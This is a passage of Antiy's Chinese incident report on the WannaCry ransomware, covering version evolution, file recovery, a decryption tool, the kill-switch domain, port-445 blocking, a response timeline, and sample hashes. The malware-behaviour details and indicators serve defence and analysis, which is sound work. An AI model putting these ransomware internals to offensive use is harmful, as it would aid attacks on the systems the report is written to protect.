

图 48 WannaCry1.0 的“c.wry”配置文件中的邮箱地址

通过分析确认该邮件地址是一个废弃的字段，在样本的绘制界面代码中，存在着利用 mailto:%s(即 Email 地址)来向该地址发送 Email 的选项。从顺序上来看，应该是 Contact Us 超链接的原型，但最终作者并没有使用此功能，而是新建了一个窗体来发送信息。在 2.0 版本中的配置文件中，直接从配置文件中删除了这一字段。1.0 版和 2.0 版代码结构几乎完全相同。



图 49 WannaCry1.0 和 WannaCry2.0 窗体配置对比代码



图 50 WannaCry1.0 代码、配置文件对应窗体内容

通过上述分析可以确定，WannaCry1.0 与 WannaCry2.0 存在版本演进关系，且均为单独的勒索程序，只是 WannaCry2.0 被本次事件使用，通过主程序自传播。目前尚不清楚 WannaCry1.0 作者与本次事件是否存在联系。WannaCry1.0 样本中的邮箱地址是用来联系作者的，与 Contact Us 功能类似，但该地址实际未被使用，不能确定是否与 WannaCry1.0 样本的使用者有关，也不能确定是否与本次事件有关。

4 文件恢复和解密工具

“魔窟”（WannaCry）事件爆发以来，大量用户十分关注能否还原被加密文件问题。经过我们的分析确认，在不支付赎金的情况下还原被加密文件主要有两种方法，一是使用数据恢复软件恢复临时文件夹下被删除的文件；二是在 XP/Win7 系统下感染“魔窟”（WannaCry）后未重新启动系统的情况下，加密密钥还存储在内存中，可利用相关密钥进行文件解密。

4.1 文件恢复

通过 3.2.3 的分析可以发现，样本对文件加密时会将文件首先移动到%TEMP%目录，因此部分数据可以恢复，我们尝试使用专业数据恢复工具进行深度扫描，对%TEMP%目录下的文件进行恢复操作，得到恢复后的文件，均为未加密的文件。恢复出的部分文件截图如下：



图 51 恢复出的部分文件

测试结果：

被加密的文件数量在 1600 左右，恢复出的文件数量在 900 左右，包含文本、图片、zip 等等。

样本的删除操作是将原始文件移动到系统盘%TEMP%目录下，命名为*.WNCRYT，然后再进行删除，该操作是分批进行的，写入一批，删除一批。而对于跨卷操作，对原始文件只是标记为删除，文件还寸在。如：将 D 盘的文件，移动到 C 盘，而 D 盘没有写入新的文件，那么 D 盘的文件是可以使用数据恢复程序进行恢复的。

数据恢复操作：

对非系统盘，使用数据恢复软件进行恢复操作。

对系统盘中%TEMP%目录下的文件*.WNCRYT 进行恢复操作，通过文件头判断文件格式，修改后缀，即可得到正常文件。

4.2 解密工具

北京时间 2017 年 5 月 19 日晚，国外研究人员 Adrien Guinet 发现，对于感染了“魔窟”（WannaCry）的 Windows XP 和 Windows 7 两个操作系统，在没有重新启动的前提下，勒索软件的加密私钥仍可以在内存获取，从而实现解密文件。基于此研究成果，安天立即翻译了该外文文献并分享到各专业群，同时改进相关工程代码研发解密工具。

安天根据 wanakiwi 项目的分析成果和工程代码，做了 BUG 调试，并提供本地化和易用性的修改。经测试确认，对于感染“魔窟”（WannaCry）勒索软件的 Windows XP&2003 系统在尚未重启的前提下，安天文件解密工具可有效对被加密文件进行解密，在 Windows 7 环境下也有成功的案例。



图 52 安天“魔窟”（WannaCry）解密工具

5 临时解决方案

安天智甲终端防御系统可以阻止此次勒索软件新家族“魔窟”（WannaCry）加密用户磁盘文件；安天探海威胁检测系统，可以在网络侧有效检测针对 MS17-010 漏洞的利用行为；安天 AVL SDK 可嵌入式反病毒引擎，可以有效检出相关恶意代码。对未部署安天相关产品的用户，我们建议采用如下临时解决方案：

- 在网络内，建立灭活域名 iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com。

  注 1：对于隔离网用户，不建议直接连接互联网方式进行灭活。

  注 2：对于接入互联网的网络，切忌把 iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com 作为 IOC 用来阻断对该域名的请求。

- 在 PC 上，部署开启系统防火墙，利用系统防火墙高级设置阻止向 445 端口进行连接（该操作会影响使用 445 端口的服务）；或使用蠕虫勒索软件免疫工具（WannaCry）免疫。
- 在 PC 上，使用蠕虫勒索软件专杀工具（WannaCry）清除病毒。

详细方案和工具可参见安天对此事件的跟进时间线：

- 2017 年 5 月 12 日 20：20，决定将此前的相关漏洞 A 级预警，升级为 A 级灾难响应。
- 2017 年 5 月 12 日 22：45，经过测试验证，安天智甲终端防御系统，无需升级即可有效阻断。WannaCry 的加密行为，安天探海威胁检测系统可以检出“WannaCry”的扫描包（需要升级到最新特征库）。
- 2017 年 5 月 13 日 06：00，发布《安天针对勒索者蠕虫病毒 Wannacry 的深度分析报告》（初版）。
- 2017 年 5 月 13 日 17：25，发布《安天应对勒索软件“WananCry”配置指南》[2]，附详细的处理流程和配置方法。
- 2017 年 5 月 13 日 17：45，发布《安天应对勒索者蠕虫病毒 WannaCry FAQ》[3]，针对大量用户的高频问题进行回复。
- 2017 年 5 月 13 日 19：03，发布蠕虫病毒 WannaCry 免疫工具和专杀工具[4] 。
- 2017 年 5 月 14 日 04：49，发布《安天应对勒索者蠕虫病毒 WannaCry FAQ-2，传言验证者》[5]，对网络上流传的一些解决方式进行验证，并对用户提出建议。
- 2017 年 5 月 14 日 5：00，发布 《安天应对勒索软件“WannaCry”开机指南“拒绝刷屏，一份搞定”》 [6] 。
- 2017 年 5 月 14 日 5：22 ，更新《安天针对勒索者蠕虫病毒 Wannacry 的深度分析报告》，综合深度分析该事件、运行流程、解决方案、结论等，微信公众号阅读量在一天之内突破 31 万。
- 2017 年 5 月 14 日 15:00，国家互联网应急中心发布《关于防范 Windows 操作系统勒索软件 Wannacry 的情况通报》向公众推荐使用安天免疫和专杀工具应对勒索病毒。
- 2017 年 5 月 14 日 17：00，国家网信办网络安全检查共享平台推荐使用安天自查与免疫工具。
- 2017 年 5 月 14 日 18：00，公安部共享平台推荐使用安天自查与免疫工具。
- 2017 年 5 月 14 日 18：44，为便于广大用户及时了解 WannaCry 勒索蠕虫危害，经安天和友商应急团队联合讨论，最终将此蠕虫病毒中文俗名确定为“魔窟”。
- 2017 年 5 月 14 日 19：00，发布安天智甲防勒索免费版。
- 2017 年 5 月 14 日 20：00，安天继续发布免疫工具 V1.2+专杀工具 V1.4+智甲防勒索免费版 V1.0。
- 2017 年 5 月 15 日 00：00，更新《安天应对勒索软件“WannaCry”开机指南》。
- 2017 年 5 月 15 日 00：20，发布“魔窟”勒索蠕虫内网响应网页工具。
- 2017 年 5 月 15 日 08：00，针对部分用户提供扩展补丁包。

- 2017 年 5 月 15 日 19：00，发布《安天关于“魔窟”（WannaCry）勒索蠕虫变种情况的进一步分析》。
- 2017 年 5 月 17 日 19：00，发布《安天对勒索蠕虫“魔窟”WannaCry 支付解密流程分析》。
- 2017 年 5 月 20 日 03：00，基于 wannakiwi 项目的贡献，发布文件解密工具。
- 2017 年 5 月 22 日 08：00，发布《关于系统化应对 NSA 网络军火装备的操作手册》。
- 2017 年 6 月 6 日 19：00，更新《安天针对勒索蠕虫“魔窟”（WannaCry）的深度分析报告》（本报告）。

6 安天的有效应对策略建议

安天 CERT 曾发布多篇关于勒索软件的报告：

- 《揭开勒索软件的真面目》[7]
- 《"攻击 WPS 样本"实为敲诈者》[8]
- 《邮件发送 js 脚本传播敲诈者木马的分析报告》[9]
- 《首例具有中文提示的比特币勒索软件"LOCKY"》[10]
- 《多起利用 POWERSHELL 传播恶意代码的事件分析》[11]
- 《勒索软件简史》[12]

安天 CERT 曾在 2004 年绘制了当时的主流蠕虫与传播入口示意图，该图曾被多位研究者引用。可以肯定的是，尽管其中很多方式在 DEP 和 ASLR 等安全强化措施下已经失效，但存在问题的老版本系统依然存在。勒索模式带动的蠕虫回潮不可避免，同时利用现有僵尸网络分发，针对新兴 IoT 场景漏洞传播和制造危害等问题都会广泛出现。而从已经发生的事件来看，被敲诈者不仅包括最终用户，而且在大规模用户被绑架后，厂商也遭到敲诈。



图 53 蠕虫时代的传播入口到勒索软件的传播入口

图 54 需要警惕的勒索软件入口

勒索软件给国内政企网络安全也带来了新的挑战。在较长时间内，国内部分政企机构把安全的重心放在如网站是否被篡改或 DDoS 攻击等比较容易被感知和发现的安全事件上，但对网络内部的窃密威胁和资产侵害则往往不够重视，对恶意代码治理更投入不足。多数恶意代码感染事件难以被直观地发现，但“敲诈者”以端点为侵害目标，其威胁后果则粗暴可见。同时，对于类似威胁，仅仅依靠网络拦截是不够的，必须强化端点的最后一道防线，必须强调终端防御的有效回归。安天智甲终端防御系统研发团队依托团队对“敲诈者”的分析和预判，依托安天反病毒引擎和主动防御内核，完成了多点布防，包括文档访问的进

程白名单、批量文件篡改行为监控、诱饵文件和快速文件锁定等。经过这些功能的强化，安天不仅能够有效检测防御目前“敲诈者”的样本，并能够分析其破坏机理，还对后续“敲诈者”可能使用的技巧进行了布防。同时，安天探海威胁检测系统，可对进入企业的勒索软件和漏洞利用行为进行威胁感知；安天追影威胁分析系统，可采用回溯判定、分级防护的策略，通过自动化判定来进行勒索软件的防护，并提供检出规则和特征分发到其他安全产品中。

此外，小结本次威胁的影响范围和应急处置经验教训，我们建议网络和 IT 环境复杂的大中型机构对后续的安全防护体系做如下优化：

1、 当前专有终端防护能力相对不足，本次事件中有相当数量的专有终端受害，建议对 ATM、各类闸机等专用终端，部署智甲专用终端防护版以增强防护能力；

2、 本次事件中大量受害用户为隔离内网，进一步体现出“过于依赖网络边界防护和物理隔离的安全体系，反而可能造成内部网络安全疏漏较多、安全治理工作也任重道远”，建议重视内网安全能力提升，建设内网纵深防御体系（详见“第 7 章”）；

3、 在这次的应急工作中，我们每每感叹“缺乏有效的基于资产的安全管理、感知和响应平台支撑时，在复杂网络的应急工作中应急人员往往有力使不出”。目前，很多用户正在规划或建设网络安全态势感知和监控预警平台，针对安全事件的汇聚、研判以及呈现固然要重点考虑，但建议更应加强对“基于资产的安全分析、处置响应、处置进展监控”等能力的规划。

金钱夜未眠，在巨大的经济利益驱使下，未来勒索软件的传播途径和破坏方式也会变得愈加复杂和难以防范。作为安天智甲的开发者，我们期望帮助更多用户防患于未然。

7 完善内网纵深防御体系和能力势在必行

从 NSA 网络军火泄露“永恒之蓝”漏洞利用工具，到本次利用相关漏洞传播的勒索软件全球爆发，安天在本年度首次启动了 A 级风险预警到大规模安全风险应急。

这是自“心脏出血”、“破壳”和“Mirai”之后，安天又一次启动 A 级风险应急，并将本次事件逐步从 A 级安全风险提升到大规模 A 级安全灾难。

在过去几年间，类似“红色代码”、“震荡波”、“冲击波”等大规模蠕虫感染带来的网络拥塞，系统大面积异常等事件日趋减少。而对基于 PC 节点的大规模僵尸网络的关注也开始不断下降，类似“Mirai”等 IoT 僵尸网络开始成为关注的焦点，这使传统 IT 网络开始陷入一种假想的“平静”当中。由于 Windows 自身在 DEP、ASLR 等方面的改善， 使一击必杀的系统漏洞确实在日趋减少，主流的攻击面也开始转移。在这种表面的平静之中，以窃密、预制为目的的 APT 攻击，则由于其是高度隐秘的、难以被 IT 资产的管理者

感知到的攻击，始终未能得到足够的重视。而黑产犯罪的长尾化，针对性的特点，也使其并不依赖极为庞大的受害人群分布，即可获得稳定的黑色收益。因此在过去几年，内网安全风险是围绕高度隐蔽性和定向性展开的，这种风险难以感知的特点，导致内网安全未得到有效的投入和重视，也为导致今天的大规模安全灾难形成了必然基础。勒索软件的一大特点，是其威胁后果是直接可见的。这种极为惨烈的损失，昭示了内网安全的欠账。也说明我们长期在简单的“边界防护、物理隔离和内部的好人假定”的基础上经营出的安全图景，是一种“眼不见为净”式的自欺，无法通过攻击者的检验。

当前，我国在内网安全体系上的能力缺陷，一方面是安全产品未能得到全面部署和有效使用，另一方面则首先是其规划建设中没有落实“三同步”的原则，缺少基础的安全架构。安天、360 等能力型安全厂商共同认同的滑动标尺模型，认为安全能力可以划分成架构安全、被动防御、积极防御、威胁情报等层次。各层次构成一个有机的整体，网络安全规划以基础的安全架构和可靠的被动防御手段为基础，叠加有效的积极防御和威胁情报手段。如果没有架构安全和被动防御的基础支撑，那么上层能力难以有效发挥；如果没有积极防御和威胁情报的有效引入，仅靠基础设施也无法有效的对抗深度的威胁。每个安全层次解决不同的问题，有不同的价值。相对更低的层次付出的成本更低，但解决的问题更基础广泛。从网络安全投入上看，越是网络初期越要打好底层的工作，而越是保障高等级的资产，就越需要在积极防御和威胁层面做出投入延展。

习近平总书记在 4.19 网络安全与信息化工作座谈会上已经告诫我们“网络安全的威胁来源和攻击手段不断变化，那种依靠装几个安全设备和安全软件就想永保安全的想法已不合时宜，需要树立动态、综合的防护理念并特别指出了“‘物理隔离’防线可被跨网入侵”等若干值得关注的安全风险，要求我们“全天候全方位感知网络安全态势”。

在 2017 年 2 月 17 日的国家安全工作座谈会上，总书记又进一步强调要“实现全天候全方位感知和有效防护”。

防护的有效性最终要在与攻击者的对抗中检验，尽管这次事件带来的损失已经是非常惨痛的，但我们需要警醒的是，相对更为深度、隐蔽的针对关键信息基础设施的攻击，这种后果可见的大规模灾难依然是一种浅层次风险，有效完善纵深防御体系和能力势在必行。

附录一：参考资料

[1] 安天：《2016 年网络安全威胁的回顾与展望》

http://www.antiy.com/response/2016_Antiy_Annual_Security_Report.html

[2] 安天：《安天应对勒索软件“WannaCry”防护手册》

http://www.antiy.com/response/Antiy_WannaCry_Protection_Manual/Antiy_WannaCry_Protection_Manual.html

[3] 安天：《安天应对勒索者蠕虫病毒 WannaCry FAQ》

http://www.antiy.com/response/Antiy_WannaCry_FAQ.html

[4] 蠕虫病毒 WannaCry 免疫工具和扫描工具下载地址：

http://www.antiy.com/tools.html

[5] 安天：《安天应对勒索者蠕虫病毒 WannaCry FAQ2》

http://www.antiy.com/response/Antiy_Wannacry_FAQ2.html

[6] 安天：《安天应对勒索软件“WannaCry”开机指南》

http://www.antiy.com/response/Antiy_Wannacry_Guide.html

[7] 安天：《揭开勒索软件的真面目》

http://www.antiy.com/response/ransomware.html

[8] 安天：《"攻击 WPS 样本"实为敲诈者》

http://www.antiy.com/response/CTB-Locker.html

[9] 安天：《邮件发送 js 脚本传播敲诈者木马的分析报告》

http://www.antiy.com/response/TeslaCrypt2.html

[10] 安天：《首例具有中文提示的比特币勒索软件"LOCKY"》

http://www.antiy.com/response/locky/locky.html

[11] 安天：《勒索软件家族 TeslaCrypt 最新变种技术特点分析》

http://www.antiy.com/response/TeslaCrypt%204/TeslaCrypt%204.html

[12] 安天：《勒索软件简史》（发表于《中国信息安全》杂志 2017 年第 4 期）

附录二：样本 HASH

样本 HASH 值	功能描述
5BEF35496FCBDBE841C82F4D1AB8B7C2 DB349B97C37D22F5EA1D1841E3C89EB4 F107A717F76F4F910AE9CB4DC5290594 e16b903789e41697ecab21ba6e14fa2b a155e4564f9ec62d44bf3ea2351fd6ce efa8cda6aa188ef8564c94a58b75639f 802d2274f695d3f9b864ff395e9f0583 bb54f7f62e845ce054d1b3234ea52b22 638f9235d038a0a001d5ea7f5c5dc4ae 8ff9c908dea430ce349cc922cee3b7dc 0156edf6d8d35def2bf71f4d91a7dd22 af2e4ccd663ee4fa7facba742d042397 679cc29afff2f02a56f12a64da083e7b df535dcb74ab9e2ba0a63b3519eee2bb bec0b7aff4b107edd5b9276721137651 db349b97c37d22f5ea1d1841e3c89eb4 46d140a0eb13582852b5f778bb20cf0e 59fc71209d74f2411580f6e1b6daf8d8 1ad9291f035b92c058afd7156bc62a43	主程序，带有域名开关，负责利用漏洞进行传播、释放 WannaCry 勒索软件执行。

5bef35496fcbdbe841c82f4d1ab8b7c2	
13d702666bb8eadcd60d0c3940c39228	
05a00c320754934782ec5dec1d5c0476	
3c6375f586a49fc12a4de9328174f0c1	
246c2781b88f58bc6b0da24ec71dd028	
c29d733523cb6cc3ff331021fbe7d554	
445a81decd8dacbb591f6675773165a9	
14e74b903e0ba3372328361b592e4ecc	
3600607ab080736dd31859c02eaff188	
93ebec8b34a4894c34c54cca5039c089	
7d31adca26c6c830f6ea78ed68de166b	
31dab68b11824153b4c975399df0354f	
a0feeb586e91376a36e586504f25c863	
a77d1e53dd2089e2a040c8b96a523132	
54a116ff80df6e6031059fc3036464df	
5d52703011722dff7a501884fecc0c73	
19f28e4f56b1796cf7ab44b46546a504	
0d859c69106e05931beb5fc2b4ad4db3	
f107a717f76f4f910ae9cb4dc5290594	
ff81d72a277ff5a3d2e5a4777eb28b7b	
92cc807fa1ff0936ef7bcd59c76b123b	
358dff8d2be4aff312073979ad025f9b	
d285e27c3e6623492d9c90e13d3e26e0	

b8a7b71bfbde9901d20ab179e4dead58 57aaa19f66b1eab6bea9891213ae9cf1 a6aad46f69d3ba3359e4343ab7234bb9 c39f774f7b4257f0ec3a7329063fc39c f21338df70ac5de0251bfab40ffc42bc b0a61ac3f9665e6c967b8d58a2db9fcc c39ed6f52aaa31ae0301c591802da24b 27cb59db5793febd7d20748fd2f589b2 80a2af99fd990567869e9cf4039edf73 6a4041616699ec27b42f98bbf111a448 1177e33203cb8b1d71fe9147364328fe 9503af3b691e22149817edb246ea7791 3d072024c6a63c2befaaa965a610c6df fad4b98c046f693513880195c2bef2dd 48cc752207498438e2c557f34c2c4126	
7F7CCAA16FB15EB1C7399D422F8363E8 84C82835A5D21BBCF75A61706D8AB549 509C41EC97BB81B0567B059AA2F50FE8 86721E64FFBD69AA6944B9672BCABB6D D6114BA5F10AD67A4131AB72531F02DA F529F4556A5126BBA499C26D67892240	WannaCry 勒索软件程序，释放 Tor 程序连接暗网、加密自动后缀名文件、弹出勒索窗体
3E218283B2094D52EDC2661A8B62D7E3（有壳 VMP） 0CB40A8A51539E2C5727C3EC87AF8A56	勒索软件窗体文件，显示勒索敲诈内容、倒计时信息、比特币购买地址、攻击者比特币钱包等信息。

7BF2B57F2A205768755C07F238FB32CC 3503DF16479880FDF484ACE875FF3588 B0AD5902366F860F85B892867E5B1E87 E372D07207B4DA75B3434584CD9F3450 FA44F2474BA1C807AD2AAE6F841B8B09 7BF2B57F2A205768755C07F238FB32CC 775A0631FB8229B2AA3D7621427085AD	
4FEF5E34143E646DBF9907C4374276F5	删除加密文件时产生的临时文件
8495400F199AC77853C53B5A3F278F3E	负责启动勒索软件窗体文件

附录三：关于安天

安天是专注于威胁检测防御技术的领导厂商。安天以提升用户应对网络威胁的核心能力、改善用户对威胁的认知为企业使命，依托自主先进的威胁检测引擎等系列核心技术和专家团队，为用户提供端点防护、流量监测、深度分析、威胁情报和态势感知等相关产品、解决方案与服务。

全球超过一百家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近六亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续五次蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。

安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

安天实验室更多信息请访问： http://www.antiy.com（中文）

http://www.antiy.net（英文）

安天企业安全公司更多信息请访问： http://www.antiy.cn

安天移动安全公司（AVL TEAM）更多信息请访问： http://www.avlsec.com